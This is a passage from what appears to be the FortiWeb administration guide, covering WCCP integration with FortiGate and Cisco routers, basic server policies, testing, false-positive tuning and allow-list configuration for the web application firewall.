Configuration is the same as Example: Using WCCP with FortiOS 5.2.x on page 197, except the service ID value is 51. This is the only service ID value you can use when you configure WCCP communication using the FortiOS 5.4 **External Security Devices** settings.

Example: Using WCCP with multiple FortiWeb appliances

You can use WCCP to create a high availability cluster in which both appliances are active (active-active). You synchronize the cluster members using FortiWeb's configuration synchronization feature so that each cluster member is ready to act as backup if the other appliance is not available. The WCCP server provides load balancing between the HA pair and redirects all traffic to one cluster member if the other member is unavailable.



To create this configuration, you first configure FortiWeb A and use the configuration synchronization feature to "push" the configuration to FortiWeb B. (See Replicating the configuration without FortiWeb HA (external HA) on page 111.) You then complete the configuration for FortiWeb B. The Config-Synchronization feature does not synchronize the following configuration when the operating mode is WCCP:

- **System > Network > Interface**
- **System > Network > Static Route**
- **System > Network > Policy Route**
- **System > Config > WCCP Client**
- Administrator accounts
- Access profiles
- HA settings

For detailed configuration settings for each FortiWeb, see Example: Using WCCP with FortiOS 5.2.x on page 197.

You can link the FortiGate and FortiWeb appliances in this topology without using a switch. Instead, you can link the FortiWeb appliances to FortiGate directly and use the following commands to create a switch on the firewall:

```
config system interface
   edit "port3"
      set vdom "root"
      set vlanforward enable
      set type physical
      set alias "FortiWeb-A"
   next
   edit "port4"
      set vdom "root"
      set vlanforward enable
      set type physical
      set alias "FortiWeb-B"
   next
   edit "WCCP_Server"
```

```
      set vdom "root"
      set ip 172.22.80.1 255.255.255.0
      set allowaccess ping
      set type switch
      set wccp enable
   next
end
```

Example: Using WCCP with a Cisco router

You can use FortiWeb's WCCP feature to integrate it with third-party devices that support the WCCP protocol.

In this example, a router running Cisco IOS routes HTTP and HTTPS traffic destined for the back-end servers to a FortiWeb for scanning.



You create the WCCP server configuration using a series of Cisco IOS commands.

Because the WCCP configuration is standardized, FortiWeb can work interchangeably with different WCCP servers s long as they have the same WCCP configuration. Thus, theFortiWeb WCCP client configuration mostly the same as the one described in Example: Using WCCP with FortiOS 5.2.x on page 197.

Ciso IOS command examples

Specify WCCP version 2:

```
Router# config terminal
Router(config)# ip wccp version 2
```

Add the FortiWeb to the list of WCCP clients:

```
Router(config)# ip access-list extended wccp_client
Router (config-ext-nacl) # permit ip host 172.22.80.100 any
Router (config-ext-nacl) # exit
```

Configure a WCCP access list that routes HTTP and HTTPS requests for the subnet used by the back-end servers to FortiWeb:

```
Router(config)# ip access-list extended wccp_acl
Router (config-ext-nacl) # permit tcp any 192.168.1.0 0.0.0.255 eq www 443
Router (config-ext-nacl) # exit
```

Configure a service group that registers the router to the FortiWeb:

```
Router(config)# ip wccp source-interface GigabitEthernet3
Router(config)# ip wccp 52 redirect-list wccp_acl group-list wccp_client password 0 fortinet
```

Alternatively, you can register the router to a multicast address:

```
Router(config)# ip wccp source-interface GigabitEthernet3
Router(config)# ip wccp 52 group-address 239.0.0.0 redirect-list wccp_acl password 0 123456
```

Enable packet redirection on the inbound interface using WCCP:

```
Router(config)# interface GigabitEthernet1
Router(config)# ip wccp 52 redirect in
```

Enable packet redirection on the outbound interface using WCCP:

```
Router(config)# interface GigabitEthernet2
Router(config)# ip wccp 52 redirect out
```

If the service group uses a multicast address, register the router to the multicast address you specified earlier (239.0.0.0):

```
Router(config)# ip multicast-routing distributed
Router(config)# interface GigabitEthernet3
Router(config)# ip wccp 52 group-listen
Router(config)# ip pim sparse-dense-mode
```

When the configuration is complete, check WCCP status:

```
Router#show ip wccp <service_id> detail
Router#debug ip wccp events
Router#debug ip wccp packets
```

FortiWeb WCCP configuration

The **System > Config > WCCP Client**configuration for this example is different from the one described in Example: Using WCCP with FortiOS 5.2.x on page 197 in the following two ways:

- If the service group uses a multicast address, you specify a value for **Group Address** instead of for **Router List**.
- You enable **Authentication** and specify a password.

Otherwise, network interface, WCCP client and server pool and policy configuration is the same as the one found in Example: Using WCCP with FortiOS 5.2.x on page 197.

Configuring basic policies

As the last step in the setup sequence, you **must** configure at least one policy.

Until you configure a policy, by default, FortiWeb will:

- **while in Reverse Proxy mode, deny all traffic** (positive security model)
- **while in other operation modes, allow all traffic** (negative security model)

Once traffic matches a policy, protection profile rules are applied using a negative security model—that is, traffic that matches a policy is allowed **unless** it is flagged as disallowed by any of the enabled scans.

Keep in mind:

- Change policy settings with care. Changes take effect immediately after you click **OK**.
- When you change any server policy, you should retest it.
- FortiWeb appliances apply policies, rules, and scans in a specific order. This decides each outcome. Review the logic of your server policies to make sure they deliver the web protection and features you expect. For details, see Sequence of scans on page 22.

This section contains examples to get you started:

- Example 1: Configuring a policy for HTTP on page 203
- Example 2: Configuring a policy for HTTPS on page 204
- Example 3: Configuring a policy for load balancing on page 204

Once completed, continue with Testing your installation on page 205.

Example 1: Configuring a policy for HTTP

In the simplest scenario, if you want to protect a single, and basic HTTP web server, and FortiWeb is operating as a Reverse Proxy, configure the policy as follows:

To generate profiles and apply them in a policy

1. Create a virtual server on the FortiWeb appliance (**Server Objects > Server > Virtual Server**). When used by a policy, it receives traffic from clients.
2. Define your web server within a **Single Server** server pool using its IP address or domain name (**Server Objects > Server > Server Pool**). When used by a policy, a server pool defines the IP address of the web server that FortiWeb forwards accepted client traffic to.
3. Create a new policy (**Policy > Server Policy).**
   - In **Name**, type a unique name for the policy.
   - In Virtual Server on page 240 or Data Capture Port on page 240, select your virtual server.
     If a policy uses any virtual server with IPv6 addresses, FortiWeb does not apply features in the policy that do not yet support IPv6, even if you include them in the policy.
   - In HTTP Service on page 243, select the predefined HTTP service.
   - In Server Pool on page 241, select your server pool.

   Traffic should now pass through the FortiWeb appliance to your server. If it does not, see Troubleshooting on page 870.
4. From Web Protection Profile on page 249select one of the predefined inline protection profiles.

Example 2: Configuring a policy for HTTPS

If you want to protect a single HTTPS web server, and the FortiWeb appliance is operating in Reverse Proxy mode, configuration is similar to Example 1: Configuring a policy for HTTP on page 203. Optionally, you can configure a server policy that includes **both** an HTTP service and an HTTPS service.

To be able to scan secure traffic, however, you must also configure FortiWeb to decrypt it, and therefore must provide it with the server's certificate and private key.

To configure an HTTPS policy

1. Upload a copy of the web server's certificate (**Server Objects > Certificates > Local**).
2. Configure a policy and profiles according to Example 1: Configuring a policy for HTTP on page 203.
3. Modify the server policy (**Policy > Server Policy)**.
   - In HTTPS Service on page 243, select the predefined HTTPS service.
   - In Configuring a server policy on page 238, select your web server's certificate. Also select, if applicable, Configuring a server policy on page 238 and Certificate Intermediate Group on page 244**.**

Traffic should now pass through the FortiWeb appliance to your server. If it does not, see Troubleshooting on page 870.

Example 3: Configuring a policy for load balancing

If you want to protect multiple web servers, configuration is similar to Example 1: Configuring a policy for HTTP on page 203.

To distribute load among multiple servers, however, instead of specifying a single physical server in the server pool, you specify a group of servers (server farm or server pool).

This example assumes a basic network topology. If there is another, external proxy or load balancer between clients and your FortiWeb, you may need to define it. For details, see Defining your web servers & load balancers on page 152.

Similarly, if there is a proxy or load balancer between FortiWeb and your web servers, you may need to configure your server pool for a single web server (the proxy or load balancer), **not** a **Server Balance** pool.

To configure a load-balancing policy

1. Define multiple web servers by either their IP address or domain name in a **Server Balance** server pool (**Server Objects > Server > Server Pool**). When used by a policy, it tells the FortiWeb appliance how to distribute incoming web connections to those destination IP addresses. In the server pool configuration, do the following:
   - For Type on page 162, select **Round Robin** or **Weighted Round Robin.**
   - For Single Server/Server Balance on page 162, select **Server Balance.**
   - Add your physical and/or domain servers.
   - If you want to distribute connections proportionately to a server's capabilities instead of evenly, in each Weight on page 165, give the numerical weight of the new server when using the weighted round-robin load-balancing algorithm.
2. Configure a policy and profiles according to Example 1: Configuring a policy for HTTP on page 203.

Traffic should now pass through the FortiWeb appliance and be distributed among your servers. If it does not, see Troubleshooting on page 870.

Testing your installation

When the configuration is complete, test it by forming connections between legitimate clients and servers at various points within your network topology.

In Offline Protection mode and Transparent Inspection mode, if your web server applies SSL and you need to support Google Chrome browsers, you must disable Diffie-Hellman key exchanges on the web server. These sessions cannot be inspected.

Examine the **HTTP Throughput** widget on **System > Status > Status**. If there is no traffic, you have a problem. For details, see "Connectivity issues" on page 1.



If a connection fails, you can use tools included in the firmware to determine whether the problem is local to the appliance or elsewhere on the network. Also revisit troubleshooting recommendations included with each feature's instructions. For details, see Troubleshooting on page 870.

If you have another FortiWeb appliance, you can use its web vulnerability scanner to verify that your policies are blocking attacks as you expect. For details, see Vulnerability scans on page 699.

You may need to refine the configuration. For details, see Expanding the initial configuration on page 206.

Once testing is complete, finish your basic setup with either Switching out of Offline Protection mode on page 207 or Backup & restore on page 740. Your FortiWeb appliance has many additional protection and maintenance features you can use. For details, see the other chapters in this guide.

Reducing false positives

If the dashboard indicates that you are getting dozens or hundreds of nearly identical attacks, they may actually be legitimate requests that were mistakenly identified as attacks (i.e. false positives). Many of the signatures, rules, and policies that make up protection profiles are based, at least in part, on regular expressions. If your websites' inputs and other values are hard for you to predict, the regular expression may match some values incorrectly. If the matches are not exact, many of your initial alerts may not be real attacks or violations. They will be false positives.

Fix false positives that appear in your attack logs so that you can focus on genuine attacks.

Here are some tips:

- Examine your web protection profile (go to **Policy > Web Protection Profile** and view the settings in the applicable offline or inline protection profile). Does it include a signature set that seems to be causing alerts for valid URLs? If so, disable the signature to reduce false positives.
- If your web protection profile includes HTTP protocol constraints that seem to be causing alerts for legitimate HTTP requests, create and use exceptions to reduce false positives. For details, see Configuring HTTP protocol constraint exceptions on page 518.
- Most dialog boxes that accept regular expressions include the **>>** (test) icon. This opens the **Regular Expression Validator** window, where you can fine-tune the expression to eliminate false positives.
- If you use features on the **DoS Protection** menu to guard against denial-of-service attacks, you could have false positives if you set the thresholds too low. Every client that accesses a web application generates many sessions as part of the normal process. Try adjusting some thresholds higher.
- To learn more about the behavior of regular expressions that generate alerts, enable the **Retain Packet Payload** options in the logging configuration. Packet payloads provide the actual data that triggered the alert, which may help you to fine tune your regular expressions to reduce false positives. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 796 and Viewing log messages on page 811.

Testing for vulnerabilities & exposure

Even if you are not a merchant, hospital, or other agency that is required by law to demonstrate compliance with basic security diligence to a regulatory body, you still may want to verify your security.

- Denial of service attacks can tarnish your reputation and jeopardize service income.
- Hacked servers can behave erratically, decreasing uptime.
- Malicious traffic can decrease performance.
- Compromised web servers can be used as a stepping stone for attacks on sensitive database servers.

To verify your configuration, start by running a vulnerability scan. For details, see Vulnerability scans on page 699.

You may also want to schedule a penetration test on a lab environment. Based upon results, you may decide to expand or harden your FortiWeb's initial configuration. For details, see Hardening security on page 853.

Expanding the initial configuration

After your FortiWeb appliance has operated for several days without significant problems, it is a good time to adjust profiles and policies to provide additional protection and to improve performance.

- Begin monitoring the third-party cookies FortiWeb observes in traffic to your web servers. When FortiWeb finds cookies, an icon is displayed on **Policy > Server Policy > Server Policy** for each affected server. If cookies are threats (for example, if they are used for state tracking or database input) consider adding a cookie security policy to

the inline protection profiles for those servers. For details, see Cookie security on page 486.

- Add any missing rules and policies to your protection profiles, such as:
  - rewriting policies (see Rewriting & redirecting on page 359)
  - denial-of-service protection (see DoS prevention on page 666)

If you began in Offline Protection mode and later transitioned to another operation mode such as Reverse Proxy, new features may be available that were not supported in the previous operation mode.

- Examine the **Attack Event History** on **System > Status > Status**. If you have zero attacks, but you have reasonable levels of traffic, it may mean the protection profile used by your server policy is incomplete and not detecting some attack attempts.
- Examine the **Attack Log** widget under **System > Status > Status.** If the list includes many identical entries, it likely indicates false positives. If there are many entries of a different nature, it likely indicates real attacks. If there are no attack log entries but the **Attack Event History** shows attacks, it likely means you have not correctly configured logging. For details, see Configuring logging on page 795.

You can create reports to track trends that may deserve further attention. For details, see Vulnerability scans on page 699, and Reports on page 826.

Switching out of Offline Protection mode

Switch **only** if you chose Offline Protection mode for evaluation or transition purposes when you first set up your FortiWeb appliance, and now want to transition to a full deployment.

To switch the operation mode

1. Back up your configuration. For details, see Backup & restore on page 740.

Back up your system before changing the operation mode. Changing modes deletes policies not applicable to the new mode, static routes, and V-zone IP addresses. You may also need to re-cable your network topology to suit the operation mode.

2. Disconnect all cables from the physical ports **except** the cable to your management computer.
3. Reconfigure the network interfaces with the IP addresses and routes that they will need in their new topology.
4. Re-cable your network topology to match the new mode. For details, see Planning the network topology on page 62.
5. Change the operation mode. For details, see Setting the operation mode on page 97.
6. Go to **System > Network > Route** and select **Static Route** tab. If your static routes were erased, re-create them. For details, see Adding a gateway on page 133.
7. Go to **System > Network > Interface.** If your VLAN configurations were removed, re-create them. If you chose one of the transparent modes, consider creating a v-zone bridge instead of VLANs. For details, see Configuring a bridge (V-zone) on page 124.
8. Go to **Policy > Web Protection Policy** and select **Inline Protection Profile** tab. Create new inline protection profiles that reference the rules and policies in each of your previous Offline Protection profiles. For details, see Configuring a protection profile for inline topologies on page 219 and How operation mode affects server policy behavior on page 209.

9. Go to **Policy > Server Policy**. Edit your existing server policies to reference the new inline protection profiles instead of the Offline Protection profiles. For details, see How operation mode affects server policy behavior on page 209.
10. Watch the monitors on the dashboard to make sure traffic is flowing through your appliance in the new mode.
11. Since there are many possible configuration changes when switching modes, including additional available protections, **don't forget to retest**. Prior testing is no longer applicable.

Policies

The **Policy** menu configures policies and protection profiles.

You can configure most protection features and traffic modification at any time. However, **FortiWeb does not apply most features until you include them in a policy that governs traffic** (either directly or indirectly, via protection profiles).

See also

- Supported features in each operation mode on page 66
- Matching topology with operation mode & HA mode on page 69

How operation mode affects server policy behavior

Policy, protection profile behavior, and supported features vary by the operation mode. For details, see Supported features in each operation mode on page 66.

The WCCP operation mode is similar to True Transparent Proxy, except that web servers see the FortiWeb network interface IP address but not the IP address of the client.

Policy behavior by operation mode

	Operation mode			
	Reverse Proxy	**Offline Protection**	**True Transparent Proxy**	**Transparent Inspection**
Matches by	• Service • Virtual server	Virtual server's network interface, but **not** its IP address.	V-zone (bridge), but **not** its IP address.	V-zone (bridge), but **not** its IP address.
Violations	Blocked or modified, according to profile.	Attempts to block by mimicking the client or server and requesting to reset the connection; does **not** modify otherwise.	Blocked or modified, according to profile.	Attempts to block by mimicking the client or server and requesting to reset the connection; does **not** modify otherwise.
Profile support	• Inline protection profiles	• Offline Protection profiles	• Inline protection profiles	• Offline Protection profiles
SSL	Certificate used to	Certificate used to	Certificate used to	Certificate used to

	Operation mode			
	Reverse Proxy	**Offline Protection**	**True Transparent Proxy**	**Transparent Inspection**
	offload SSL from the servers to FortiWeb; can optionally re-encrypt before forwarding to the destination server.	decrypt and scan only; does **not** act as an SSL origin or terminator.	decrypt and scan only; does **not** act as an SSL origin or terminator.	decrypt and scan only; does **not** act as an SSL origin or terminator.
Forwarding	• Forwards to a server pool member using the port number where it listens; similar to a network address translation (NAT) policy on a general-purpose firewall. • Can route connections to a specific server pool based on HTTP content.	Lets the traffic pass through to a server pool member, but does **not** load-balance.	Forwards to a server pool member (but allowing to pass through, **without** actively redistributing connections) using the port number where it listens.	Lets the traffic pass through to a member of a server pool, but does **not** load balance.

The way that FortiWeb determines which policy to apply to a connection varies by operation mode. The appliance applies only one policy to each connection.

If a TCP connection does not match any of the policies, FortiWeb either refuses the connection (if it is operating in Reverse Proxy mode) or denies the connection (if it is operating in other operation modes). Even if the TCP connection has a matching policy and is allowed, subsequently, if the HTTP/HTTPS request is not allowed by the policy's profiles, it is considered to be in violation of the policy and the client may be blocked at the application (request) level or connection level, depending on the **Action** that you configure.

Policies are **not** applied while they are disabled. For details, see Enabling or disabling a policy on page 253.

Configuring the global object allow list

Go to **Server Objects > Global > Global Allow List**, the **Predefined Global Allow List** tab displays a predefined list of common Internet entities, such as:

- the FortiWeb session cookie named `cookiesession1`
- Google Analytics cookies such as `__utma`
- the URL icon `/favicon.ico`
- AJAX parameters such as `__LASTFOCUS`

that your FortiWeb appliance can ignore when it enforces your policies. FortiGuard FortiWeb Security Service updates the predefined global allow list. However, you can also allowlist your own custom URLs, header field, cookies, and parameters on the **Custom Global Allow List** tab in **Server Objects > Global > Global Allow List**.

When enabled, allow-listed items will skip the subsequent scans after Global Object allow list (See the scan sequence of Global Object allow list in Sequence of scans) . This feature reduces false positives and improves performance. Global allow list applies to all server policies.

To include allow list items during policy enforcement, you must first disable them in the global allow list.

To disable an item in the predefined global allow list

1. Go to **Server Objects > Global > Global Allow List** and select the Predefined Global allow list tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. To see the items that each section contains and to expose those items' **Enable** check box, click the plus (+) and minus (-) icons.
3. In the row of the item that you want to disable, click the edit icon, then select **Disable**.
4. Click **Apply**.

To configure a custom global allow list

1. Go to **Server Objects > Global > Global Allow List** and select the **Custom Global allow list** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. From **Type**, select the part of the HTTP request where you want to allow list an object. Available configuration fields

vary by the type that you choose.

- If **Type** is **URL**:

Request Type	Indicate whether the Request URL on page 212 field will contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).
Request URL	Depending on your selection in the Request Type on page 212 field, enter either: • The literal URL, such as `/robots.txt`, that the HTTP request must contain in order to match the rule. The URL must begin with a backslash (/). • A regular expression, such as `^/*.html`, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as `/index.html`. Do not include the domain name, such as `www.example.com`. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.

- If **Type** is **Parameter**:

Name Type	Indicate whether the **Name on page 213** field will contain a literal parameter name (**Simple String**), or a regular expression designed to match all parameter names (**Regular Expression**).
Name	Enter one of the following: • The name of the parameter as it appears in the URL or HTTP body if Name Type on page 213 is **Simple String**. For example, if the URL ends with the parameter substring `?userName=rowan`, you would type `userName`. • A regular expression that matches the name attribute of the parameter if Name Type on page 213 is **Regular Expression**. **Note:** FortiWeb does not support regular expressions that begin with an exclamation point (!). For information on language and regular expression matching, see Regular expression syntax on page 1113.
Request Status	Enable to apply this rule only to HTTP requests for specific URLs. Configure Request URL on page 213 if it is enabled.
Request Type	Indicate whether the Request URL on page 213 field will contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).
Request URL	Depending on your selection in the Request Type on page 213 field, enter either: • The literal URL, such as `/robots.txt`, that the HTTP request must contain in order to match the rule. The URL must begin with a backslash (/). • A regular expression, such as `^/*.html`, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (/); however, it must match URLs that begin with a slash, such as `/index.html`. Do not include the domain name, such as `www.example.com`. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.
Domain Status	Enable to apply this rule only to HTTP requests for specific domains. If enabled, also configure Domain on page 213.
Domain Type	Indicate whether the Domain on page 213 field will contain a literal domain/IP address (**Simple String**), or a regular expression designed to match multiple domains/IP addresses (**Regular Expression**).
Domain	Depending on your selection in the Domain Type on page 213 field, enter either: • The literal domain, such as `/robots.com`, that the HTTP request must contain in order to match the rule. The domain must begin with a backslash (/). • A regular expression, such as `^/*.com`, matching all and only the domains to which the rule should apply. The pattern does not require a

	slash (/); however, it must match domains that begin with a slash, such as `/robots.com`. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113. **Caution:** Do not allowlist untrusted subdomains that use vulnerable cookies. It could compromise the security of that domain and its network.

- If **Type** is **Cookie**:

Name	Type the name of the cookie as it appears in the HTTP request, such as `NID`.

Domain	Type the partial or complete domain name or IP address as it appears in the cookie, such as:
	`www.example.com`
	`.google.com`
	`10.0.2.50`
	If clients sometimes access the host via IP address instead of DNS, create allow list objects for both.
	Caution: Do not allowlist untrusted subdomains that use vulnerable cookies. It could compromise the security of that domain and its network.

Path	Type the path as it appears in the cookie, such as `/` or `/blog/folder`.

- If **Type** is **Header Field**:

Header Name Type	Indicate whether the Name on page 214 field will contain a literal name (**Simple String**), or a regular expression designed to match multiple names (**Regular Expression**).
Name	Depending on your selection in the Header Name Type on page 214 field, enter either: • The literal name, such as `Accept-Encoding`, that the HTTP request must contain in order to match the rule. • A regular expression, such as `*/*\r\n`, matching the names to which the rule should apply. . To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.
Value Status	Enable to also check the value of the HTTP header. Only the HTTP headers which match both the name and the value will be allowlisted.
Header Value Type	Indicate whether the Name on page 214 field will contain a literal name (**Simple String**), or a regular expression designed to match multiple names (**Regular Expression**).
Value	The value of the HTTP header. Depending on your selection in the **Header Value Type** field, enter either a literal value or a regular expression.

4. Click **OK**.

To verify that an item is now allowlisted, use the parameter or URL to attempt to trigger an attack signature that would normally block it; the item should now be allowed.

See also

- Configuring a server policy on page 238
- IPv6 support on page 30

Configuring the allow list at server policy level

You can configure an allow list and reference it in a server policy. For the traffic that arrives at this server policy, it will be screened only according to the server policy based allow list instead of the global one.

The server policy level allow list is defined in **Server Objects > Allow List**. It has predefined allow list, but unlike the global one, here it's not allowed to disable items in the predefined allow list. You can create a custom allow list.

To create a custom allow list

1. Go to **Server Objects > Allow List**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Enter a name for the allow list.
4. Click **OK**.
5. Click **Create New**.
6. From **Type**, select the part of the HTTP request where you want to allow list an object. Available configuration fields vary by the type that you choose.

- If **Type** is **URL**:

Request Type	Indicate whether the Configuring the allow list at server policy level on page 215 field will contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).
Request URL	Depending on your selection in the Configuring the allow list at server policy level on page 215 field, enter either: • The literal URL, such as `/robots.txt`, that the HTTP request must contain in order to match the rule. The URL must begin with a backslash (/). • A regular expression, such as `^/*.html`, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as `/index.html`. Do not include the domain name, such as `www.example.com`. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.

- If **Type** is **Parameter**:

Name Type	Indicate whether the **Name** field will contain a literal parameter name (**Simple String**), or a regular expression designed to match all parameter names (**Regular Expression**).
Name	Enter one of the following: • The name of the parameter as it appears in the URL or HTTP body if Name Type on page 217 is **Simple String**. For example, if the URL ends with the parameter substring `?userName=rowan`, you would type `userName`. • A regular expression that matches the name attribute of the parameter if Name Type on page 217 is **Regular Expression**. **Note:** FortiWeb does not support regular expressions that begin with an exclamation point (!). For information on language and regular expression matching, see Regular expression syntax on page 1113.
Request Status	Enable to apply this rule only to HTTP requests for specific URLs. Configure Request URL on page 217 if it is enabled.
Request Type	Indicate whether the Request URL on page 217 field will contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).
Request URL	Depending on your selection in the Request Type on page 217 field, enter either: • The literal URL, such as `/robots.txt`, that the HTTP request must contain in order to match the rule. The URL must begin with a backslash (/). • A regular expression, such as `^/*.html`, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (/); however, it must match URLs that begin with a slash, such as `/index.html`. Do not include the domain name, such as `www.example.com`. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.
Domain Status	Enable to apply this rule only to HTTP requests for specific domains. If enabled, also configure Domain on page 217.
Domain Type	Indicate whether the Domain on page 217 field will contain a literal domain/IP address (**Simple String**), or a regular expression designed to match multiple domains/IP addresses (**Regular Expression**).
Domain	Depending on your selection in the Domain Type on page 217 field, enter either: • The literal domain, such as `/robots.com`, that the HTTP request must contain in order to match the rule. The domain must begin with a backslash (/). • A regular expression, such as `^/*.com`, matching all and only the domains to which the rule should apply. The pattern does not require a

	slash (/); however, it must match domains that begin with a slash, such as `/robots.com`. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113. **Caution:** Do not allowlist untrusted subdomains that use vulnerable cookies. It could compromise the security of that domain and its network.

- If **Type** is **Cookie**:

Name	Type the name of the cookie as it appears in the HTTP request, such as `NID`.

Domain	Type the partial or complete domain name or IP address as it appears in the cookie, such as:
	`www.example.com`
	`.google.com`
	`10.0.2.50`
	If clients sometimes access the host via IP address instead of DNS, create allow list objects for both.
	Caution: Do not allowlist untrusted subdomains that use vulnerable cookies. It could compromise the security of that domain and its network.

Path	Type the path as it appears in the cookie, such as `/` or `/blog/folder`.

- If **Type** is **Header Field**:

Header Name Type	Indicate whether the **Name** field will contain a literal name (**Simple String**), or a regular expression designed to match multiple names (**Regular Expression**).
